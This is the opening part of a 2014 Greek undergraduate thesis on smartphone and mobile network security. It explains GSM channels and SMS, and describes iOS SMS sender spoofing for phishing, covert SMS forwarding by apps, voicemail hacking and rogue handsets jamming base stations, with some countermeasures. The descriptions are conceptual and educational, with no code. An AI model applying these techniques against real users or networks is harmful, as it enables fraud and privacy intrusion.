Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Μηχανικών Πληροφορικής

Πτυχιακή Εργασία

Τίτλος: Έλεγχος Διεισδυτικότητας και Εκτίμηση Τρωτότητας Συστημάτων Ενσωματωμένων σε κινητές συσκευές με τη χρήση των ανάλογων εργαλείων

Παναγιώτης Πόλκας (ΑΜ:2000)

Επιβλέπων Καθηγητής: Μανιφάβας Χάρης

ΗΡΑΚΛΕΙΟ
2014

Ευχαριστίες

Ευχαριστώ την οικογένεια μου για την κατανόηση
Την Γεωργία για την υπομονή
Και τους φίλους για τα διαλλείματα

Abstract

This thesis has as a purpose to find, document and confront the vulnerabilities of the modern smartphones' Operating Systems, mostly the two predominant in the market so far.
It's main goal is to inform the user of such devices of possible security flaws that may lead to the exposure of his own personal information to others.

Σύνοψη

Το θέμα της παρακάτω πτυχιακής είναι η εύρεση , περιγραφή και αντιμετώπιση των τρωτών σημείων σε ένα λειτουργικό σύστημα των λεγόμενων έξυπνων κινητών και κυρίως των επικρατέστερων δύο.
Στόχος της είναι η ενημέρωση του χρήστη σε πιθανά κενά ασφαλείας που μπορούν να οδηγήσουν στην έκθεση προσωπικών στοιχείων σε τρίτους

Πίνακας περιεχομένων

Πίνακας Εικόνων

1.Εισαγωγή

Η κινητή τηλεφωνία και η τεχνολογία των υπολογιστών είναι δύο από τους πλέον αναπτυσσόμενους κλάδους παγκοσμίως. συγχρόνως οι δύο αυτοί κλάδοι συγκλίνουν και ήδη τα όρια ανάμεσα τους είναι δυσδιάκριτα.
Τα κινητά τηλέφωνα σήμερα έχουν σταματήσει πλέον να είναι τηλέφωνα με κάποιες πρόσθετες λειτουργίες (φωτογραφική μηχανή ραδιόφωνο, ρολόι, calculator) όπως συνέβαινε λίγα χρόνια πριν και είναι πλέον ένας πλήρης προσωπικός υπολογιστής .Οι δυνατότητες των συστημάτων αυτών είναι τεράστιες και οι διαθέσιμες εφαρμογές καθημερινά πολλαπλασιάζονται.
Τον Ιούνιο του 2007 το πρώτο iphone έκανε την εμφάνιση του στις αγορές και το 2008 πωλήθηκε το πρώτο κινητό με το λειτουργικό σύστημα Android.
Σχεδόν εφτά χρόνια έχουν αλλάξει ριζικά τον τρόπο με τον οποίο η πλειοψηφία επικοινωνεί. Τα κινητά αυτά ονομάστηκαν smartphones, καθότι πρακτικά ενσωμάτωναν στο κινητό τηλέφωνο λειτουργίες (email, browsing, gaming κ.α.) που μέχρι τότε γίνονταν από τους υπολογιστές. Τα δυο κύρια λειτουργικά, που πλέον αντιστοιχούν στο 85% περίπου της αγοράς νέων κινητών, εξελίσσονται ραγδαία με την μία έκδοση να προσπαθεί να καλύψει ανάγκες και κενά των προηγουμένων.
Ο χρήστης των συσκευών αυτών νιώθει απελευθερωμένος από την ανάγκη του ηλεκτρονικού του υπολογιστή για τις απλές καθημερινές λειτουργίες. Τα λειτουργικά συστήματα είναι πλέον «λειτουργικά» Είναι όμως ασφαλή, λαμβάνοντας υπόψη ότι η χρήση τους γίνεται ακόμα και σε δημόσια δίκτυα, καθώς επίσης πως ένα μεγάλο μέρος προσωπικών αλλά και ιδιαίτερα ευαίσθητων δεδομένων αποθηκεύονται πολλές φορές στο κινητό ή χρησιμοποιούνται από τις διάφορες εφαρμογές; Παραδείγματος χάριν πόσο ασφαλές είναι να πληρώνει κάποιος μέσω i-banking app του κινητού; Σκοπός της πτυχιακής εργασίας αυτής είναι να μελετήσει το κατά πόσο η ασφάλεια ενός smartphone είναι επαρκής για τον χρήστη του.

Αναμφίβολα υπάρχουν πολλά κενά στην ασφάλεια των συστημάτων που χρησιμοποιούμε και συνεχώς «ανακαλύπτονται» νέες αδυναμίες. Έτσι τα δεδομένα βρίσκονται σ' ένα περιβάλλον που διατρέχει συνεχώς κινδύνους παραβίασης από επιτήδειους που προσπαθούν να εκμεταλλευτούν τα κενά ασφάλειας. Επιθέσεις σημειώνονται καθημερινά χωρίς πολλές φορές τα «θύματα» να το αντιλαμβάνονται.

Η ασφάλεια δικτύου δεν βασίζεται σε μία μέθοδο, αλλά χρησιμοποιεί ένα σύνολο φραγμών που υπερασπίζονται τα δεδομένα μας με διάφορους τρόπους. Ακόμα και αν μια λύση αποτύχει, οι υπόλοιπες εξακολουθούν να είναι ενεργές, προφυλάσσοντας μας από διάφορες επιθέσεις μέσω δικτύου. Χωρίς εγκατεστημένη ασφάλεια δικτύου, τα συστήματά μας διατρέχουν κίνδυνο παρείσφρησης από μη εξουσιοδοτημένους χρήστες, διακοπής λειτουργίας του δικτύου, διακοπής υπηρεσιών, ακόμα και νομικής δίωξης ενώ παράλληλα είναι δυνατή η κλοπή και κατάχρηση απόρρητων επιχειρηματικών αλλά και προσωπικών πληροφοριών.

Στο σημείο αυτό αξίζει να σημειωθεί ότι όπως οι τεχνολογίες, οι υπηρεσίες και τα πρωτόκολλα που χρησιμοποιούνται στα δίκτυα εξελίσσονται, με παρόμοιο ρυθμό αποκαλύπτονται νέες αδυναμίες που αφορούν την ασφάλειά τους. Γι' αυτό το λόγο πρέπει να βρισκόμαστε σε συνεχή επαγρύπνηση και να ενημερωνόμαστε ώστε να εφαρμόζουμε την όσο δυνατόν μεγαλύτερη ασφάλεια.


2.Δίκτυα κινητής τηλεφωνίας – Βασική περιγραφή - δομή

Ζητήματα ασφάλειας πληροφοριών– Τρωτότητα

Για να γίνει κατανοητό ποιοι είναι οι πιθανοί κίνδυνοι σε σχέση με την ασφάλεια των δικτύων κινητής τηλεφωνίας θα πρέπει να κατανοήσουμε τις βασικές δομές των δικτύων αυτών (GSM και CDMA). Τα βασικά μέρη που συνθέτουν ένα τέτοιο σύστημα είναι:

- Η συσκευή του συνδρομητή ,
- Το υποσύστημα των σταθμών βάσης και
- Ο κορμός του δικτύου του παρόχου κινητών υπηρεσιών.

Στο σχήμα που ακολουθεί παρουσιάζονται πιο αναλυτικά τα βασικά αυτά μέρη και τα υποσυστήματα που τα αποτελούν.




Εικόνα 1 Δομή Δικτύου κινητής Τηλεφωνίας

Η συσκευή του συνδρομητή συνδέεται με το σταθμό βάσης –μέσω του Um interface. Ο σταθμός βάσης αποτελείται από το καθαρά ασυρματικό υλικό εκπομπής και λήψης (κεραίες πομποδέκτες) και δυο κύρια υποσυστήματα το BSC (Base Station Controller) που σχετίζεται με φωνή αλλά και τον έλεγχο και το Packet Control Unit (PCU) που διαχειρίζεται την κίνηση IP.

Επειδή κάθε σταθμός βάσης επικοινωνεί με ένα μεγάλο αριθμό τερματικών η χρησιμοποιούμενη τεχνική πολυπλεξίας είναι η TDMA (Time Division multiplexing Access). Ο έλεγχος της επικοινωνίας, με την αντιστοίχηση ενός τερματικού σε κάθε χρονοθυρίδα (time slot) γίνεται από το BSC (Base Station Controller) που αποτελεί το «ευφυές» μέρος του σταθμού βάσης. Η επικοινωνία του τερματικού με το σταθμό βάσης αφορά και τη διακινούμενη πληροφορία αλλά και την πληροφορία ελέγχου του συστήματος.

Όταν ένας συνδρομητής επιθυμεί να πραγματοποιήσετε μια κλήση, ή να στείλει ένα μήνυμα κειμένου, η κινητή συσκευή ακροάται πέντε ή έξι κανάλια εκπομπής, στέλνει μερικά μηνύματα στον ελεγκτή του σταθμού βάσης, και είναι πολύ πιθανό με προτροπή του να αλλάξει τη συχνότητα λήψης αρκετές φορές. Το κυψελοειδές δίκτυο βασίζεται σε μια σειρά από τεχνικές για να εξυπηρετούνται ένας αριθμός της τάξης των 500 συνδρομητών μέσα σε μια κυψέλη. Η κύρια τεχνική είναι να χωρίσουμε το ραδιοφάσμα σε κανάλια για τον έλεγχο, δεδομένων και φωνής.

Στο σχήμα που ακολουθεί βλέπουμε την πολυπλοκότητα των καναλιών ελέγχου του συστήματος GSM. Τα βέλη στο σχήμα δείχνουν μονοκατευθυντικότητα δηλαδή κανάλι με ένα βέλος σε μία μόνο κατεύθυνση είναι "μόνο για ανάγνωση" και συνήθως περιέχει πληροφορίες κατάστασης. Τα κανάλια αυτά δεν προσφέρουν «χρησιμότητα» στην περίπτωση που κάποιος θα ήθελε να παρέμβει στο περιεχόμενο του κινητού αλλά θα αρκούσε κάποιος να καταστρέψει την πληροφορία που στέλνουν και να κάνει αδύνατη την επικοινωνία (πχ jammer).



Εικόνα 2 Λογικά κανάλια στο GSM

2.1 Το Κανάλι Ελέγχου Εκπομπής: Γνωριμία με το Δίκτυο

Όταν μια συσκευή κινητού ενεργοποιεί για πρώτη φορά, θα πρέπει να αποκαταστήσει επαφή με ένα δίκτυο μέσω του πλησιέστερου σταθμού βάσης. Αρχίζει να λαμβάνει διάφορες συχνότητες (που γνωρίζει, χάρη στις διεθνείς συνθήκες και συμφωνίες φάσματος). Συνήθως, το πρώτο πράγμα που ένα τηλέφωνο "ακούει" θα είναι το BCCH (Broadcast Control Channel) ή το Κανάλι Ελέγχου Εκπομπής. Το BCCH περιέχει πληροφορίες που επιτρέπουν στην κινητή συσκευή να συγχρονίσει και να καταλάβει σε ποιο δίκτυο συνδέεται, μαζί με τα χαρακτηριστικά του (όπως και οι ταυτότητες των γειτονικών κυψελών και τις πληροφορίες του καναλιού) καθώς και ποιος σταθμός BTS το εξυπηρετεί. Η κινητή συσκευή, στη συνέχεια, γνωρίζει πώς να έχουν πρόσβαση στο RACH, ή Random Access Channel. Το RACH είναι ουσιαστικά το πρώτο στάδιο σε ένα GSM “handshaking” μεταξύ κινητής συσκευής και ενός BTS. Το RACH καταλαβαίνει πώς το κινητό ζητά πληροφορίες για να ενταχθεί ένα συγκεκριμένο κύτταρο εντός του κυψελοειδούς δικτύου. Μόλις το κινητό αποστείλει αίτημα για διάθεση καναλιού μέσω του RACH, ο BTS προσπαθεί να εξυπηρετήσει το αίτημα. Αν ο BTS έχει ελευθέρα slots (διαθέσιμη χωρητικότητα), εκχωρεί ένα κανάλι ελέγχου, το οποίο ονομάζεται Standalone Dedicated Control Channel (SDCCH)), στην κινητή συσκευή. Ο BTS ενημερώνει την

κινητή συσκευή για αυτή την εκχώρηση, μέσω του Access Granted Channel (AGCH). Μόλις η κινητή συσκευή έχει λάβει SDCCH, είναι μέλος του δικτύου και μπορεί να ζητήσει αυτό που είναι γνωστό ως μια ενημέρωση τοποθεσίας (location update).

LocationUpdate

Η διαδικασία location update σημαίνει ότι η κινητή συσκευή σας έχει ενημερώσει το δίκτυο GSM σε ποια περιοχή βρίσκεται. Επίσης, ότι η κινητή συσκευή έχει ήδη πραγματοποιήσει έλεγχο ταυτότητας με το δίκτυο. Όλη η διαδικασία στη χρονική διάρκεια ενός δευτερολέπτου περίπου, ανάλογα με το φόρτο του δικτύου και την ποιότητα των ραδιοδιαύλων του κυττάρου.

Συνήθως, η διαδικασία αυτή γίνεται, πριν ο συνδρομητής να έχει την ευκαιρία να ξεκλειδώσει το τηλέφωνό του. Η πληροφορία τοποθεσίας ενημερώνει το Home Location Register (HLR)-μια βάση δεδομένων συνδρομητών για την τρέχουσα γεωγραφική περιοχή που βρίσκεται η συσκευή εντός συνδρομητή. Προφανώς ενημερώνεται αντίστοιχα και, το κινητό κέντρο μεταγωγής, ή MSC.

Από τη στιγμή που η κινητή συσκευή έχει εκτελέσει μια διαδικασία location update, ο ελεγκτής σταθμού βάσης ζητά από την κινητή συσκευή για να μπει σε διαδικασία «ύπνου» και αποδεσμεύει την SDCCH που είχε αποδοθεί μόλις πριν από λίγα δευτερόλεπτα. Με την τεχνική αυτή μεγιστοποιείται η επαναχρησιμοποίηση των διαύλων και η ικανότητα των κυττάρων με πολλούς χρήστες, να εξασφαλίσουν ότι οι χρήστες απολαμβάνουν αξιοπρεπή ποιότητα των παρεχόμενων υπηρεσιών.

2.2 Υπηρεσία σύντομων μηνυμάτων SMS

Η υπηρεσία μηνυμάτων SMS είναι μια από τις πιο ενδιαφέρουσες και πλέον χρησιμοποιούμενες δυνατότητες των δικτύου κινητής τηλεφωνίας, η δυνατότητα αυτή δεν προβλεφτεί εξ αρχής στο σύστημα GSM και προστέθηκε στη συνέχεια.

Το σύστημα SMS είναι στην πραγματικότητα επικαθήμενο στο κανάλι ελέγχου για τα κινητά τηλέφωνα, το κανάλι ελέγχου που αρχικά δημιουργήθηκε για να αποκαθιστά ή να τερματίζει τις κλήσεις, και διαχειρίζεται την κατανομή ραδιοσυχνοτήτων του δικτύου πρόσβασης.

Η εκ των υστέρων αυτή προσθήκη της υπηρεσίας SMS μπορεί να δημιουργήσει και την εντύπωση τρωτότητας του συστήματος GSM με την αποστολή ενός τεράστιου αριθμού μηνυμάτων "SMS flooding attack" (smsanalysis.org).

Δεδομένου ότι το κανάλι διανομής SMS ανταγωνίζεται φυσικά το κανάλι ελέγχου, κάποιος θα μπορούσε να θεωρήσει ότι αν ένας εισβολέας ήταν σε θέση να στείλει ένα τεράστιο αριθμό SMS μηνυμάτων, της τάξης των εκατοντάδων ανά δευτερόλεπτο αυτά θα κατακλύσουν ένα κύτταρο προκαλώντας αδυναμία στο να ανταποκριθεί στις υποχρεώσεις του. Στην πράξη βέβαια οι κατασκευαστές του συστήματος έχουν αντιμετωπίσει το ζήτημα.-

Τα μηνύματα SMS αποστέλλονται μέσω ενός ζευγαριού των λογικών καναλιών ελέγχου που περιγράφεται στο Σχήμα 2-3 . Συνήθως , τα μηνύματα παραδίδονται είτε με χρήση του καναλιού SDCCH όταν ο χρήστης δεν συνομιλεί την στιγμή της αποστολής, ή με χρήση του καναλιού Slow associated Control Channel (SACCH) αν ο χρήστης τυχαίνει να μιλάει κατά τη χρονική στιγμή αποστολής του μηνύματος. Με βάση το ρυθμό λειτουργίας των καναλιών αυτών (0,6 kbit/sec έως 2,4 kbit/sec) χρειάζονται περίπου 0,07 έως 0,27 δευτερόλεπτα για να σταλεί ένα μήνυμα 160 χαρακτήρων σε μια κινητή συσκευή .

Οι σχεδιαστές του συστήματος προκειμένου να διατηρήσουν την αξιοπιστία και την καλή λειτουργία του δικτύου, αποφάσισαν έγκαιρα ότι τα μηνύματα SMS θα αποστέλλονται σε συγκεκριμένα χρονικά περιθώρια και με ιεράρχηση. Το καθήκον αυτό εξασφαλίζεται από τα Κέντρα Εξυπηρέτησης SMS , ή SMSCs. Αυτά φέρουν το κύριο βάρος διαχείρισης του φορτίου, όταν προκύψει μια καταιγίδα μηνυμάτων SMS όπως συχνά συμβαίνει κατά τη διάρκεια αθλητικών εκδηλώσεων, κατά τη διάρκεια περιστατικών έκτακτης ανάγκης, γιορτές κλπ. Τα κέντρα αποστολής μηνυμάτων εξασφαλίζουν ότι τα

μηνύματα κειμένου σπανίως δημιουργούν προβλήματα με την εκκίνηση ή απόλυση κλήσης.

Για να υπάρξουν προβλήματα όπως αυτά θεωρήθηκε ότι θα μπορούσε να εμφανισθούν θα πρέπει να παρακαμφθεί το SMS Service Center (SMSC) κάτι που δεν είναι εφικτό.

Ένα μόνο ζευγάρι των κέντρων δεδομένων SMSCs και διαχειρίζεται έναν τεράστιο όγκο δεδομένων σε εθνικό επίπεδο .Το έργο βέβαια ενός SMMC είναι σχετικά απλό λαμβάνει το μήνυμα , αναγνωρίζει τον τηλεφωνικό αριθμό του παραλήπτη, βρίσκει τη θέση του συγκεκριμένου αριθμού τηλεφώνου και το σταθμό βάσης που το εξυπηρετεί και αποστέλλει το μήνυμα για την παράδοση .

Η υπηρεσία αποστολής μηνυμάτων SMS έχει ένα ακόμα ενδιαφέρον χαρακτηριστικό, δεν είναι μόνο για την αποστολή γραπτών μηνυμάτων. Πριν λίγα χρόνια, με χρήση των Java Mobile Information Device Profile (MIDP) και Connected Limited Device configuration (CLDC) ήταν δυνατόν να λάβετε ένα ειδικά διαμορφωμένο μήνυμα κειμένου, με User Data Header (UDH) που καθορίζει συγκεκριμένη θύρα για να κατευθύνει το μήνυμα. Αυτός ήταν ο τρόπος με τον οποίο η Java υλοποιείται με την αποστολή μηνυμάτων ανά εφαρμογή, και από τεχνική άποψη ήταν αρκετά καλός.

Χρησιμοποιήθηκε η υπάρχουσα υποδομή SMS, χρησιμοποιήθηκε ένα απλό τέχνασμα για τον προσδιορισμό των εφαρμογών («θύρες», που μοιάζουν με τις θύρες TCP ή UDP) και ήταν προσβάσιμη εύκολα από οποιαδήποτε εφαρμογή και χωρίς ειδικές βιβλιοθήκες ή άλλες απαιτήσεις.

Τα μηνύματα SMS είναι στην πραγματικότητα ένας μηχανισμός πολλαπλών χρήσεων για σύντομη επικοινωνία όχι μόνο μεταξύ του χρήστη και άλλων χρηστών, αλλά και στοιχείων του δικτύου με μια κινητή συσκευή ή μεταξύ κινητών συσκευών (όπως εφαρμογές Java peer to peer). Το UDH είναι γενικά το πλέον χρήσιμο extension header σε μηνύματα SMS, και περιλαμβάνει πολλές δυνατότητες χαρακτηριστικά:

- Αλλαγή απάντησης σε αριθμό τηλεφώνου (UDH 22)
- συνένωσης Μήνυμα (UDH 08)
- Η ένδειξη Ρυθμίσεις μηνυμάτων -video , φωνής , SMS, email , fax (UDH 01)
- Ported μήνυμα SMS (UDH 05)

Τα μηνύματα SMS έχουν αναπτυχθεί και εξελιχθεί με την πάροδο του χρόνου, και είναι γεγονός ότι υπήρξαν, και παραμένουν, ένα ισχυρό εργαλείο σε δίκτυα κινητής τηλεφωνίας. Αν οι κατασκευαστές συσκευών και οι πάροχοι δικτύου δεν είναι προσεκτικοί σε σχέση με τα μηνύματα SMS αυτά μπορούν με κακόβουλη χρήση να προκαλέσουν μεγάλα προβλήματα στην καλή λειτουργία των συσκευών

Πριν αρκετά χρόνια, ένας κατασκευαστής τηλέφωνου αποφάσισε να επιτρέψει «μηνύματα διαμόρφωσης» που μπορούν να αποστέλλονται σε συσκευές. Επειδή η συσκευή υπάκουε τυφλά τις οδηγίες ρύθμισης που επέβαλε το μήνυμα, οι επιτιθέμενοι θα μπορούσαν εύκολα να εισάγουν λανθασμένες ρυθμίσεις στις κινητές συσκευές, εφόσον γνώριζαν τον αριθμό τηλεφώνου του θύματος.

Σημειώνουμε ότι ένα μήνυμα SMS , σε γενικές γραμμές, δεν έχει ταυτότητα, και δεν υπόκειται σε έλεγχο της ακεραιότητας, και η εμπιστευτικότητα του είναι μηδενική.

Ο καθένας έχει τη δυνατότητα να σας στείλει ένα μήνυμα κειμένου . Ακόμα κι αν οι πάροχοι των κινητών δικτύων φιλτράρουν συγκεκριμένους τύπους μηνυμάτων και χαρακτηριστικών, (όπως το header UDH), εξακολουθούν να υπάρχουν δυνητικά εκατομμύρια άνθρωποι που μπορούν να παρέμβουν στην κινητή συσκευή και ενδεχόμενα στο οικιακό σας δίκτυο.

Ένα κενό ασφαλείας έχει ανιχνευθεί στο λειτουργικό των iphones iOS και σχετίζεται με τα μηνύματα SMS. Με κατάλληλο UDH των μηνυμάτων είναι δυνατόν να αποκρύπτεται ο πραγματικός αποστολέας του μηνύματος και να αντικαθίσταται με τον αριθμό που πρέπει να σταλεί η απάντηση ("reply-to "). Ένας κακόβουλος θα μπορούσε να στείλει ένα μήνυμα που φαίνεται να προέρχεται από την τράπεζα του παραλήπτη ζητώντας κάποια προσωπικά στοιχεία , ή καλώντας τους να πάνε σε ειδικό δικτυακό τόπο. [Phishing] (αναλυτικότερη περιγραφή στο: *pod2g.org/2012/08/ never-trust-sms-ios-text-spoofing.html).*

Είναι επίσης δυνατόν εφαρμογές (privileged ή nonprivileged) σε smartphones να δημιουργούν και να

τα αποστέλλουν μηνύματα SMS από μόνες τους χωρίς τη γνώση και την θέληση του χρήστη. Για παράδειγμα, θα μπορούσε ένας εισβολέας με την εγκατάσταση μιας εφαρμογής στο τηλέφωνό κάποιου να προωθεί τα αυθεντικά κείμενα SMS στο δικό του inbox. (Αναλυτικότερη περιγραφή στο: *bitdefender.com/ security/android-vulnerability-opens-door-to-sms- phishing-scams.html).*

2.3 Επιθέσεις και αντιμετώπιση

Μετά την εξέταση, βασικών χαρακτηριστικών του κυψελοειδούς δικτύου κινητής τηλεφωνίας (με εστίαση σε θέματα τρωτότητας τους), εξετάζουμε ορισμένες περιπτώσεις επιθέσεων -προσβολής και μεθόδων αντιμετώπισης.

Hacking Mobile Voicemail

Είναι γνωστή η περίπτωση της εφημερίδας *News of the World* όπου απέκτησε παράνομη πρόσβαση στους λογαριασμούς τηλεφωνητή των ανθρώπων στο Ηνωμένο Βασίλειο. (Το έτος 2011 διαπιστώθηκε παράνομη πρόσβαση στο voicemail κινητού δολοφονημένης μαθήτριας, συγγενών βρετανών στρατιωτικών καθώς και θυμάτων βομβιστικής επίθεσης στο Λονδίνο).

Αποδεικνύεται όμως ότι (ακόμη και σήμερα) οι περισσότεροι πάροχοι κινητής επιτρέπουν να ρυθμίσετε τους λογαριασμούς Voicemail, με χρήση κοινών προεπιλογών, χωρίς κάποια επικύρωση αρκούμενοι σε μια κλήση από τον αντίστοιχο αριθμό του κινητού τηλεφώνου, χωρίς υποχρεωτική χρήση κωδικού πρόσβασης voicemail.

Στο διαδίκτυο υπάρχουν εφαρμογές που με ένα μικρό ποσό επιτρέπουν αυτή την πρόσβαση από οποιονδήποτε υπολογιστή.

Ο John Keefe περιγράφει την περίπτωση στο: wnyc.org/articles/wnyc-news/2011/jul/18/hacking-voicemails-scary-easy-i-did-it/.

Αντιμετώπιση του Voicemail hack

Θα πρέπει πάντα να χρησιμοποιείται κωδικός πρόσβασης στον τηλεφωνητή (όχι εύκολα προβλέψιμος αλλά με εύλογη πολυπλοκότητα), και να ρυθμίσετε την πρόσβαση, ώστε να απαιτείται κωδικός σε όλες τις περιπτώσεις (ακόμη και όταν καλείτε από το δικό σας τηλέφωνο!). ..

Κινητές συσκευές Rogue

Η Apple έχει εκφράσει την άποψη ότι τα ξεκλείδωτα (jailbroken) iPhones μπορεί να αποτελέσουν σοβαρή απειλή στο δίκτυο κινητής τηλεφωνίας.

Στην πραγματικότητα, για να υπάρξει μια επίθεση εναντίον ενός δικτύου με τη χρήση κινητών τηλεφώνων και αυτή να είναι σοβαρή και εκτεταμένη και να επηρεάσει πραγματικά το δίκτυο κινητής τηλεφωνίας χρειάζονται πολλά κινητά τηλέφωνα με μεγάλη γεωγραφική διασπορά.

Πώς μπορεί όμως μια συσκευή να επηρεάσει το δίκτυο; Όπως έχουμε ήδη αναφέρει ένα τηλέφωνο συνδέεται σε ένα σταθμό βάσης (BTS) χρησιμοποιώντας ένα κανάλι Um. Το κανάλι Um όμως στην πραγματικότητα είναι μια σειρά από διαφορετικά λογικά και φυσικά κανάλια, που λειτουργούν μαζί για να δώσουν την αίσθηση της απρόσκοπτης πρόσβασης σε κλήσεις, μηνύματα, e-mail και πρόσβασης στο Internet σε κινητά τερματικά.

Μια όμως κακόβουλα τροποποιημένου κινητή συσκευή, θα μπορούσε επιλεκτικά να παρεμβάλει και να καταστρέψει ή να τροποποιήσει τα σήματα εκπομπής ή πληροφορίες ελέγχου του δικτύου από το

σταθμό βάσης BTS, με τον τρόπο αυτό θα μπορούσε να ελέγξει ή να μπλοκάρει οποιοδήποτε άλλο νόμιμο κινητό τηλέφωνο εντός της εμβέλειας εκπομπής του.

Το σημαντικό θέμα βέβαια εδώ είναι ότι προσβολή από ένα μόνο τηλέφωνο δεν θα είναι κάτι περισσότερο από μια ενόχληση γεωγραφικά περιορισμένη. Όμως το πρόβλημα παίρνει τελείως διαφορετικές διαστάσεις αν για παράδειγμα κάθε κινητή συσκευή από ένα δημοφιλές εμπορικό σήμα (όπως το Android ή το iPhone ή απλά συσκευές ενός κατασκευαστή) αρχίζουν να συμπεριφέρονται με έναν τέτοιο ανάρμοστο και επικίνδυνο τρόπο. Θα προκαλούσε κατάρρευσα του δικτύου όλων των παρόχων, ένα τεράστιο πρόβλημα.

Αντίμετρα

